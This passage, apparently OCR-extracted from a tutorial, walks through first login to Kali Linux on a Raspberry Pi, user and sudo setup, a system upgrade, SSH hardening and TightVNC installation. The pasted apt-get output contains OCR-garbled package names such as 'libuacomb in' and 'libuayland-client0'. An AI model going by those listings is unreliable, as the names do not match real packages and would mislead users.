


Then it goes to the graphic user interface of Kali Linux; to login use the following credentials:

```
User: root

Password: toor
```

Consider changing root password by opening a terminal and typing the command

- passwd root




After changing the root password, try to login again. Now we need to create our own user to use to throughout this article; to access graphical install:

- `useradd  -m -s /bin/bash kaliusr        # create user`
- `passwd kaliusr          # create new password`

Now we are going to test the new user login:


After the first login with the new user, a box appears and you should choose "Use default config", so we can have all the default menus and all the stuff we need to work with the Kali Linux box.



And voilá, you are on your desktop with the new user, and no need to login using root user (full administrative user on Linux).


Basic Configuration

Open a terminal window and test sudo access in the terminal.




Because we had the error message saying we are not in the sudoers file, we need to configure sudo access for kali-usr, and because it is not a best practice to edit the `/etc/sudoers` file, we execute the following command:

- `usermod -G sudo kaliusr`



Then logout and login so changes can take effect.

For the IP address, we will leave it receiving it by DHCP, if we do sudo ifconfig



Update your Kali Linux box; first we need to be root so we can get lock file of apt-get, so we need to execute the following:

```
# sudo su -

# apt-get update ; apt-get dist-upgrade
```

```
kaliusr@kali:~$ sudo su -
[sudo] password for kaliusr:
root@kali:~# apt-get update ; apt-get dist-upgrade
Hit:1 http://ftp.free.fr/pub/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  cpp-5 libavcodec-ffmpeg56 libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libgnutls-deb0-28 libhunspell-1.3-0 libical1a libjpeg-progs libjpeg9
  libllvm8.7 liblua5.1-0 libopenjpeg5 libpango1.0-0 libpangox-1.0-0 libpangoxft-1.0-0 libpgm-5.1-0 libpng12-0 libpoppler57 libpostproc-ffmpeg53 libqmi-glib1 libsuresample-ffmpeg1
  libsuscale-ffmpeg3 libwebp5 libwebrtc-audio-processing-0 libzmq3 xscreensaver xscreensaver-data
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  albatross-gtk-theme blackbird-gtk-theme bluebird-gtk-theme cpp-6 firefox-esr gcc-6-base greybird-gtk-theme gtk-update-icon-cache libavcodec57 libavfilter6 libavformat57
  libavresample3 libavutil55 libchromaprint0 libdns-export162 libebur128-1 libfftw3-double3 libgail-common libglew1.13 libhunspell-1.4-0 libical2 libicu57 libinput-bin libip4tc0
  libip6tc0 libiptc0 libisc-export160 libjson-c3 libllvm8.8 libmagic-mgc libntfs-3g871 libopenjp2-7 libpng16-16 libpoppler61 libpostproc54 libprocps6 libpsl5 libqmi-glib5
  librubberband2 libsuresample2 libsuscale4 libva-drm1 libwebp6 libwebpmux2 libwebrtc-audio-processing1 libxcb-xinerama0 libxss1 libzmq5 light-locker mesa-utils publicsuffix
  pulseaudio-module-udev xserver-xorg-input-libinput
The following packages will be upgraded:
  adduser aduanta-icon-theme aircrack-ng apache2 apache2-bin apache2-data apache2-utils apt apt-utils at-spi2-core base-files bash binutils bsdmainutils bsdutils busybox cgpt
  colord colord-data cpp cpp-5 dash dbus dbus-user-session dbus-x11 dconf-cli dconf-editor dconf-gsettings-backend dconf-service dconf-tools debconf debconf-i18n debianutils
  debtags desktop-base desktop-file-utils dh-python dictionaries-common distro-info-data dmidecode dmsetup dnsmasq-base dosfstools dpkg e2fslibs e2fsprogs ethtool fake-hwclock file
  findutils firebird2.5-common firebird2.5-common-doc fontconfig fontconfig-config fonts-croscore fonts-dejavu-core fuse gcc-4.9-base gcc-5-base gcr geoip-database
  geoip-database-extra git git-core git-man glib-networking glib-networking-common glib-networking-services gnome-accessibility-themes gnome-icon-theme gnome-icon-theme-symbolic
  gnome-keyring gnome-theme-kali gnome-themes-standard gnome-themes-standard-data gnupg gpgv grep groff-base gsettings-desktop-schemas gstreamer1.0-libav gstreamer1.0-plugins-base
  gstreamer1.0-plugins-good gstreamer1.0-x gtk2-engines-murrine gtk2-engines-pixbuf gvfs gvfs-common gvfs-daemons gvfs-libs gzip hicolor-icon-theme hostname hydra iceweasel
  ieee-data ifupdown init init-system-helpers initramfs-tools initramfs-tools-core initscripts insserv iproute2 iptables isc-dhcp-client isc-dhcp-common iso-codes kali-defaults
  kali-desktop-common kali-desktop-xfce kali-menu keyboard-configuration klibc-utils kmod krb5-locales libapparmor1 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
  libapt-inst2.0 libapt-pkg5.0 libarchive13 libasound2 libasound2-data libasound2-plugins libassuan0 libasyncns0 libatasmart4 libatk-bridge2.0-0 libatk1.0-0 libatk1.0-data
  libatspi2.0-0 libaudit-common libaudit1 libavahi-client3 libavahi-common-data libavahi-common3 libavahi-glib1 libblas-common libblas3 libblkid1 libbluetooth3 libbluray1
  libboost-iostreams1.58.0 libbsd0 libc-bin libc-l10n libc6 libcairo-gobject2 libcairo2 libcairomm-1.0-1v5 libcanberra-gtk-module libcanberra-gtk0 libcanberra-gtk3-0
  libcanberra-gtk3-module libcanberra0 libcap-ng0 libcap2 libcap2-bin libcolord2 libcolorhug2 libcomerr2 libcups2 libcurl3-gnutls libdb5.3 libdbus-1-3 libdconf1 libdebconfclient0
  libdevmapper1.02.1 libdpkg-perl libdrm-amdgpu1 libdrm-freedreno1 libdrm-nouveau2 libdrm-radeon1 libdrm2 libdv4 libegl1-mesa libelf1 liberror-perl libestr0 libevdev2 libexpat1
  libfbclient2 libfdisk1 libfontconfig1 libfreetype6 libfuse2 libgail18 libgbm1 libgcc1 libgck-1-0 libgcr-3-common libgcr-base-3-1 libgcr-ui-3-1 libgcrypt20 libgd3 libgdbm8
  libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-common libgfortran3 libgl1-mesa-dri libgl1-mesa-glx libglapi-mesa libgles2-mesa libglib2.0-0 libglib2.0-bin libglib2.0-data libglibmm-2.4-1v5
  libgmp10 libgnutls30 libgomp1 libgpg-error0 libgphoto2-6 libgphoto2-l10n libgphoto2-port12 libgpm2 libgraphite2-3 libgssapi-krb5-2 libgstreamer-plugins-base1.0-0
  libgstreamer1.0-0 libgtk-3-0 libgtk-3-bin libgtk-3-common libgtk2.0-0 libgtk2.0-bin libgtk2.0-common libgtkmm-3.0-1v5 libgusb2 libharfbuzz0b libhtml-parser-perl libidn11
  libiec61883-0 libimobiledevice6 libinput10 libio-socket-ssl-perl libisl15 libiu30 libjack-jackd2-0 libjpeg62-turbo libjs-openlayers libjson-glib-1.0-0 libjson-glib-1.0-common
  libk5crypto3 libkeyutils1 libklibc libkmod2 libkrb5-3 libkrb5support0 liblcms2-2 liblightdm-gobject-1-0 liblinear3 liblocale-gettext-perl liblognorm2 liblua5.1-0 liblua5.2-0
  libltdl7 libmagic1 libmbim-glib4 libmbim-proxy libmm-glib0 libmnl0 libmotif-common libmount1 libmpdec2 libnpth0 libnspr4 libnss3 libopencv-core2.4v5 libopencv-imgproc2.4v5 libp11-kit0 libpam-gnome-keyring libpam-modules
  libpam-modules-bin libpam-runtime libpam-systemd libpango-1.0-0 libpangocairo-1.0-0 libpangoft2-1.0-0 libpangomm-1.4-1v5 libpangoxft-1.0-0 libpcre16-3
  libpcre3 libpcsclite1 libperl5.22 libpolkit-agent-1-0 libpolkit-backend-1-0 libpolkit-gobject-1-0 libpoppler-glib8 libpq5 libpulse-mainloop-glib0 libpulse0 libpulsedsp
  libpython-stdlib libpython2.7 libpython2.7-minimal libpython2.7-stdlib libpython3-stdlib libpython3.5-minimal libpython3.5-stdlib libqgsttools-p1 libqmi-proxy libqt5core5a
  libqt5dbus5 libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediaquick-p5 libqt5multimediawidgets5 libqt5network5 libqt5opengl5 libqt5printsupport5 libqt5qml5
  libqt5quick5 libqt5svg5 libqt5widgets5 librabbitmq4 librest-0.7-0 librsvg2-2 librsvg2-common librtmp1 libsane libsasl2-2 libsasl2-modules libsasl2-modules-db libsecomp2
  libselinux1 libsemanage-common libsemanage1 libsepol1 libserf-1-1 libsigc++-2.0-0v5 libslang2 libsmartcols1 libsnmpclient libsnappy1v5 libsodium18 libsoup-gnome2.4-1 libsoup2.4-1
  libsqlite3-0 libss2 libssh-4 libssh-gcrypt-4 libssh2-1 libssl1.0.2 libstdc++6 libsvn1 libsystemd0 libtalloc2 libtasn1-6 libtdb1 libteamdctl0 libthai-data libthai0 libtheora0
  libtiff5 libtinfo5 libtunbler-1-0 libudev1 libudisks2-0 libupower-glib3 libusb-0.1-4 libusbmuxd4 libuuid1 libv4l-0 libv4lconvert0 libva-x11-1 libva1 libvdpau-va-gl1 libvpx3
  libuacomb in libuacom-common libuacom2 libuavpack1 libuayland-client0 libuayland-cursor0 libuayland-egl-1-mesa libuayland-server0 libubclient0 libuebp5 libuireshark-data
  libuireshark6 libuiretap5 libusutil6 libx264-148 libxapian22v5 libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0 libxcb-present0 libxcb-randr0 libxcb-render0 libxcb-shape0 libxcb-shm0
  libxcb-sync1 libxcb-xfixes0 libxcb-xkb1 libxcb1 libxfce4panel-2.0-4 libxfixes3 libxklavier16 libxml4 libxml-parser-perl libxml-twig-perl libxml2 libxslt1.1 libxtables11
  libzvbi-common libzvbi0 lightdm-linux-base locales locales-all lsb-base lsb-release mesa-vdpau-drivers mime-support mobile-broadband-provider-info modemmanager mount
  multiarch-support murrine-themes mysql-common nano ncurses-base ncurses-bin ncurses-term ndiff network-manager network-manager-gnome nmap notification-daemon ntfs-3g ntpdate
  openssh-client openssh-server openssh-sftp-server openssl orage p11-kit p11-kit-modules passing-the-hash perl perl-base perl-modules-5.22 policykit-1 policykit-1-gnome procps
  pulseaudio pulseaudio-module-x11 pulseaudio-utils python python-apt-common python-bs4 python-chardet python-html5lib python-lxml python-minimal python-pkg-resources python-samba
  python-six python-talloc python-tdb python2.7 python2.7-minimal python3 python3-apt python3-chardet python3-debian python3-minimal python3-pkg-resources python3-six python3.5
  python3.5-minimal qttranslations5-l10n rsyslog samba-common samba-common-bin samba-libs sane-utils sed sgml-base shared-mime-info smbclient sqlmap ssl-cert startpar sudo systemd
  systemd-sysv sysv-rc sysvinit-utils tango-icon-theme tar tasksel tasksel-data tumbler tzdata u-boot-tools ucf udev udisks2 upower usb-modeswitch usb-modeswitch-data util-linux
  va-driver-all vboot-kernel-utils vboot-utils vdpau-va-driver vim-common vim-tiny wget wireless-tools wireshark wireshark-common wireshark-qt wpasupplicant x11-apps
  x11-common x11-xkb-utils xfce4 xfce4-panel xfce4-session xfce4-settings xfwm4 xorg xscreensaver xscreensaver-data xserver-common xserver-xorg xserver-xorg-core
  xserver-xorg-input-all xserver-xorg-input-evdev xserver-xorg-input-synaptics xserver-xorg-legacy
550 upgraded, 53 newly installed, 0 to remove and 0 not upgraded.
Need to get 488 MB of archives.
After this operation, 166 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Then click yes, and choose yes to every graphic window that appears, and wait till it ends. Then we will have our tools updated and we can move on.. ;)

OpenSSH and VNC Server, so we can access our Kali Linux box remotely from command line using ssh or using graphic user interface with VNC.

Open a terminal window and type the below command:

- `sudo nano -w /etc/ssh/sshd_config`

```
kaliusr@kali:~$ sudo nano -w /etc/ssh/sshd_config
[sudo] password for kaliusr:
```

And verify if you have the following configurations marked in red, and delete the number sign, '#', before them.

```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes
AllowUsers kaliusr
```

Then Ctrl + X --> Y and Enter to save your changes.

Then restart OpenSSH server.

```
kaliusr@kali:~$ sudo service ssh restart
kaliusr@kali:~$
```

Test your kaliusr.:

```
root@gh0st7nth3sh3ll:~# ssh kaliusr@192.168.1.238
kaliusr@192.168.1.238's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law
Last login: Fri Aug 26 20:44:23 2016 from 192.168.1.80
kaliusr@kali:~$
```

Test root ssh access:

```
root@gh0st7nth3sh3ll:~# ssh root@192.168.1.238
root@192.168.1.238's password:
Permission denied, please try again.
root@192.168.1.238's password:
```

And it does not matter whatever password you try it just won't login with root user via ssh ;)

Now the VNC configuration:

Sometimes it is not convenient to work directly on the Raspberry Pi. Maybe you would like to work on it from another computer by remote control (you need network connectivity to the internet to do this or you need to be on the same network).

VNC is a graphical desktop sharing system that allows you to remotely control the desktop interface of one computer from another. It transmits the keyboard and mouse events from the controller, and receives updates to the screen over the network from the remote host.

You will see the desktop of the Raspberry Pi inside a window on your computer. You'll be able to control it as though you were working on the Raspberry Pi itself.

On your Pi (using a monitor or via SSH), install the TightVNC package:

```
sudo apt-get install tightvncserver
```

```
kaliusr@kali:~$ sudo apt-get install tightvncserver
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cpp-5 libavcodec-ffmpeg56 libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libgnutls-deb0-28 libhunspell-1.3-0 libical1a libjpeg-progs libjpeg9
  libllvm8.7 liblua5.1-0 libopenjpeg5 libpango1.0-0 libpangox-1.0-0 libpangoxft-1.0-0 libpgm-5.1-0 libpng12-0 libpoppler57 libpostproc-ffmpeg53 libqmi-glib1 libsuresample-ffmpeg1
  libswscale-ffmpeg3 libwebp5 libwebrtc-audio-processing-0 libzmq3 xscreensaver xscreensaver-data
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  tightvnc-java
The following NEW packages will be installed:
  tightvncserver
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 571 kB of archives.
After this operation, 1,109 kB of additional disk space will be used.
Get:1 http://ftp.free.fr/pub/kali kali-rolling/main armhf tightvncserver armhf 1.3.9-8 [571 kB]
Fetched 571 kB in 0s (595 kB/s)
Selecting previously unselected package tightvncserver.
(Reading database ... 113119 files and directories currently installed.)
Preparing to unpack .../tightvncserver_1.3.9-8_armhf.deb ...
Unpacking tightvncserver (1.3.9-8) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up tightvncserver (1.3.9-8) ...
update-alternatives: using /usr/bin/tightvncserver to provide /usr/bin/vncserver (vncserver) in auto mode
update-alternatives: using /usr/bin/Xtightvnc to provide /usr/bin/Xvnc (Xvnc) in auto mode
update-alternatives: using /usr/bin/tightvncpasswd to provide /usr/bin/vncpasswd (vncpasswd) in auto mode
kaliusr@kali:~$
```

Next, run TightVNC Server which will prompt you to enter a password and an optional view-only password:

Tightvncserver

```
kaliusr@kali:~$ tightvncserver

You will require a password to access your desktops.

Password:
Warning: password truncated to the length of 8.
Verify:
Would you like to enter a view-only password (y/n)? n

New 'X' desktop is kali:1

Creating default startup script /home/kaliusr/.vnc/xstartup
Starting applications specified in /home/kaliusr/.vnc/xstartup
Log file is /home/kaliusr/.vnc/kali:1.log

kaliusr@kali:~$
```

Start a VNC server from the terminal. This example starts a session on VNC display one (:1) with full HD resolution:

```
vncserver :1 -geometry 1920x1080 -depth 24
```

```
kaliusr@kali:~$ vncserver :1 -geometry 1920x1080 -depth 24
A VNC server is already running as :1
kaliusr@kali:~$
```

Note that since by default an X session is started on display zero, you will get an error in case you use :0.

Since there are now two X sessions running, which would normally be a waste of resources, it is suggested to stop the displaymanager running on :0 using

service lightdm stop

Now, on your computer, install and run the VNC client:

On a Linux machine install the package xtightvncviewer:

```
sudo apt-get install xtightvncviewer
```

Otherwise, TightVNC is downloadable from tightvnc.com.

